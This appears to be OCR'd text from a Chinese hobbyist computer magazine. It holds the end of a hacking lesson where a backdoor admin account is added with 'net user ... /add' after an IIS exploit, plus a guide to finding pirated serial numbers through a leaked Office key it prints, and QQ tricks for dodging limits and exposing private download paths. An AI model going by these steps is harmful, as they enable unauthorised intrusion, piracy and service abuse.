


图10




图11

“我们看一下权限，添加个用户试试。输入net user ww0830 /add，如果成功，就说明至少有管理员的权限。”老师说道，如图12。




图12

“哦！太好了！”大家都鼓起掌来。

“呵呵，我们再总结一下流程，首先探测对方端口和对应服务；然后查找服务具有的漏洞信息以及可利用的工具；最后尝试使用漏洞利用程序进行攻击！”

“哦。”

“虽然这三步流程比较清晰，但每一个步骤，都有很多要注意的问题需要解决。大家都比较累了，先休息下，下节课再讲吧。Bye bye！”

（本文涉及到的软件Telnet.exe、tlntsvr.exe、iis5hack光盘有收录）

破解软件，用百度？


牟晓东　李建海


有了网络可真好啊，最起码连买廉价盗版光盘的钱都省了。大到Windows操作系统、Office系列软件包，小到各种各样的优化、播放等共享软件，几乎都可以在网上把注册码（号称“世上最昂贵的字符串”）找出来。本来，百度是个搜索网站，但我们可以剑走偏锋用它来玩软件注册码的搜索，从而达到“破解”软件的目的，解除好多软件的日期或功能的限制。

以“XX解霸”软件为例，先用浏览器打开百度网站，然后在文本输入框输入“软件名称＋空格＋D3DX8”　格式的搜索内容(不包含双引号、加号，且字母大小写不限)，像：**XX解霸　D3DX8**，如图1。

回车或点击后面的“百度搜索”按钮。看到了吧？好多XX解霸的注册码一一现身了，甚至有的搜索结果你都不必打开超链接就可以轻易地复制出注册码！

其实这个方法并不是笔者最先发现的，而是近来各论坛比较火的一个帖子，甚至有好多不知情的菜鸟还故作神秘地卖弄起来。笔者仔细分析了几个搜索结果之后才发现其中的奥秘，原来关键在于后面的那个**D3DX8**，它是MS－Office软件注册码（“GC6J3－GTQ62－FP876－94FBR－D3DX8”，据说这是个类似Windows 98的万能注册码一样，流传于全世界）的最后一段。刚才我们搜索内容中的**D3DX8**使我们搜索出提供Office万能注册码的破解网站，如果这个网站又有“XX解霸”软件的话，十之八九也会是带有注册码的破解版本，因为既然连这么庞大的Office软件都破解了，区区一个“XX解霸”自然是不在话下了。所以我们就会顺藤摸瓜地达到了目的（是不是有点儿“曲线救国”的味道？），而且我们还可以稍微做一下变通，比如把搜索内容写成**XX解霸　94FBR**。看结果，如图2。






与刚才的几乎一样。秘密就在于，只要我们从那个万能注册码中任意取出一段，再填入你想要找的软件名称（可以带上版本号）就行了。

另外，除了百度，也可以试试Google，方法完全一样，大家都能很轻松地“破解”软件了。不过友情提醒一句：如果条件允许的话，大家还是购买共享软件注册一下，算是对作者辛苦开发工作的肯定与支持，以利于其版本的升级和振兴软件业的发展！

玩转新版QQ



柳



在中国软件史上，腾讯的QQ绝对是一个奇迹，随便在一台家庭个人电脑或者网吧的电脑桌面上，都绝对少不了这个软件，甚至网吧老板戏称，如果没有QQ这个软件，他们就要倒闭。

如今腾讯已经推出了QQ2004IIBate3。跟以往升级不同的是，这次升级有了很大的改变。那么QQ2004IIBate3又能给我们带来什么样子的惊喜呢？下面我就给大家介绍新版QQ的一些小技巧吧！

一、玩转QQ自定义头像

QQ终于可以自定义头像了，但是还有如下几个要求（满足以下条件的其中之一即可，还有必须是腾讯QQ 2004 II beta3或以上版本)。

1. QQ会员
2. 三钻贵族
3. 在线时间等级为太阳（16级）及以上用户

符合以上条件的朋友，都可以任意选取本地图片设置为QQ自定义头像，如图1。

在芸芸Q友中，拥有前卫的，超炫的QQ头像无疑是最吸引众人眼球的。

QQ2004II Beta3版本全新推出自定义头像功能，时尚个性从头开始。你喜爱的玉照，美景，卡通图片……甚至是你的信手涂鸦都可轻松设置为

QQ 自定义头像。QQ 秀用户和 QQ 交友用户还可将自己的 QQ 秀头像和个人形象照片设置为自定义头像。快快挑选最适合你的图片设置为自定义头像，亮出你的心情，Show 出你的个性。

二、玩转QQ网络硬盘共享

大家都知道非会员 QQ 的网络硬盘的共享人数是不得超过 5 个的。要想突破这个限制，你可以升级为 QQ 会员，也并不没个人都那么舍得。不想出钱？可以！其实很简单！

首先。在任意一个你要共享给别人的文件夹里面（就‘我的文档’来说）再建个叫‘ABC’（其实叫什么都无所谓）的文件夹。然后，把你要和别人共享的文件上传到‘ABC’文件夹下。最后，在‘我的文档’属性的共享里选 5 个共享好友再在‘ABC’文件夹里选另外 5 个共享好友。这样加起来就 10 个了。如果你想和更多人共享的话就相应的建多几个文件夹。很简单吧？

三、玩转QQ等级

腾讯 QQ 2004II beta1 全新推出在线时长功能，通过累积在线时长，您就可以获取相应的 QQ 等级。累积在线时长等级将有机会参加我们即将推出的奖励活动和享受相关的优惠服务，而不影响正常的 QQ 使用。

但是经过我多次试验，发现；QQ 等级是不到 1 分钟按 1 分钟计算的，不到 1 小时也是按一小时计算的。现在大家，下一个按键精灵。然后自己把时间算好，写一个脚本，然后上线下线，这样子。自己编写脚本的时候要算好时间，这点很重要！

然后晚上睡觉的时间，大家可以挂，这样 1 个小时的时间，就升 16 个小时的级！但是网上也有一个“QQ 刷等级工具”，我们可以直接拿来用。

四、玩转QQ强制聊天

漂亮 MM 不加我？可我也不是恐龙呀，呵呵，我有办法！


代码如下：

http://wpa.qq.com/msgrd?V=1&Uin=********&Site=ioshenmue&Menu=yes

使用方法：把代码中的红色的“********”星号换成你想与其聊天的 QQ 号后复制到浏览器的地址栏处即可。无论他是否你的好友，你无须加他为好友就能给他发 QQ 消息。这回她该崇拜我了吧？嘿嘿！

好了，今天就先想大家介绍这么多。你们有好的技巧，千万别忘了告诉我呀！

（本文涉及到的 QQ 刷等级工具，光盘有收录）



找QQ网络硬盘的下载路径

卖血上网

今天我们来讲怎样找到 QQ 网络硬盘的真实下载路径，想必大家都等急了吧，闲话少说下面就开始了。

我们把自己想要下载的程序的格式改为 WMV 的格式，这个格式是电影播放格式，单击右键选择“在线播放”，显示出“无法加载此文件的源筛选器。”，没有关系，单击“关闭”，如图 1。



图 1

我们右击右侧的“播放列表”，在出现的菜单中选择“属性”，看到了没有，有一个网址，如图 2。





图 2

http://219.133.38.150/qd_data/42042791501101990152095531931 3.asx。别急，这还不是我们真正想要的真实路径，接下来用网际快车把这个网址下载下来，我们用记事本打开它，呵呵看到了没有 http://219.133.38.150/cgi-bin/dl/04CAF47C3EA5BE7DD8EACF1547C1A0DA93C7D82500F15EE502D4AF5B11B99F57917FF3C05CE776BF88FBAC6CB62652AF714C/远程连接工具.wmv。这个网址也不是我们想要的，如图 3。



```
<ASX VERSION="3.0"><ENTRY>
<ref href = "http://219.133.38.150/cgi-bin/dl/
04CAF47C3EA5BE7DD8EACF1547C1A0DA93C7D82500F15EE502D4AF5B11B99F57917
FF3C05CE776BF88FBAC6CB62652AF714C/远程连接工具.wmv"/></ENTRY></asx>
```

图 3

还没有完，我们要对这个网址的格式 WMV 改为原来的 RAR 格式，修改后的网址：http://219.133.38.150/cgi-bin/dl/04CAF47C3EA5BE7DD8EACF1547C1A0DA93C7D82500F15EE502D4AF5B11B99F57917FF3C05CE776BF88FBAC6CB62652AF714C/远程连接工具.wmv。最后我们到 QQ 网络硬盘上去也把那个刚才被我们改了的程序格式给改回来，现在这个程序的真实网址出来了，这才是我们想要的网址，我们用 IE 下载看看，是不是成功啦？！

腾讯公司没有对下载程序设置权限，早晚会有高手猜出这个网址的算法，那我们 QQ 硬盘里的数据不是全公开了？

（本文已做成动画，光盘有收录）

常用工具伸手可得

